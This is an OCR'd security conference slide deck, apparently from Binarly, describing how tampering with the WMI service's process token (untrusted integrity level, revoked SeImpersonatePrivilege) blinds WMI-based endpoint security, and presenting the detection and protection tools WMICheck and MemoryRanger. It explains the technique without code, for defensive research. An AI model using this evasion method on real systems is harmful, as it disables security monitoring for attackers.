
Information Classification: General

WMI service interacts with OS, FS and registry



Information Classification: General

Attack on Process Token results in WMI Sandboxing (1/4)



Set Untrusted Integrity Level


Apps with an Untrusted Integrity Level cannot get write access to the most OS objects.

Revoke SeImpersonatePrivilege

The server cannot impersonate the client unless it holds the SeImpersonatePrivilege privilege. MSDN: ImpersonateNamedPipeClient

Information Classification: General

Attack on Process Token results in WMI Sandboxing (2/4)




Set Untrusted
Level
Apps with an
Integrity Leve
get write acce
most OS objec

Result:

- Any new attempts query WMI fails with error code **0x80041003**
  MessageId: WBEM_E_ACCESS_DENIED
  MessageText: Access denied
- Previously registered callback routines stop receiving new events.
- WMI clients fail to install callback with error code **0x80041003**
  MessageId: WBEM_E_ACCESS_DENIED
  MessageText: Access denied


ersonatePrivilege
ot impersonate the
it holds the
vilege privilege.
teNamedPipeClient

Attack on Process Token results in WMI Sandboxing (3/4)




Information Classification: General

Attack on Process Token results in WMI Sandboxing (4/4)



Information Classification: General

MemoryRanger can prevent DKOM patching of WMI Token structure



Examples of MemoryRanger customization – https://igorkorkin.blogspot.com/search?q=memoryranger

MemoryRanger source code – https://github.com/IgorKorkin/MemoryRanger

Conclusion

WMI design issues :

- Created for performance monitoring and telemetry gathering without security first in mind.
- Widely leveraged by various endpoint security solutions.
- Architectural weaknesses allow bypassing WMI from various attack vectors - mostly one bit change attack rules all the security across WMI policies.

WMICheck provides trustworthy runtime checking to detect WMI attacks.

MemoryRanger can prevent sandboxing WMI service by kernel attack.

Conclusion to conclusion: **attack vectors on WMI can originate in the firmware**

BHUS2022: Breaking Firmware Trust From Pre-EFI: Exploiting Early Boot Phases by Alex Matrosov (CEO Binarly)

Information Classification: General

Thank you

BINARLY

binarly.io

github.com/binarly-io

Information Classification: General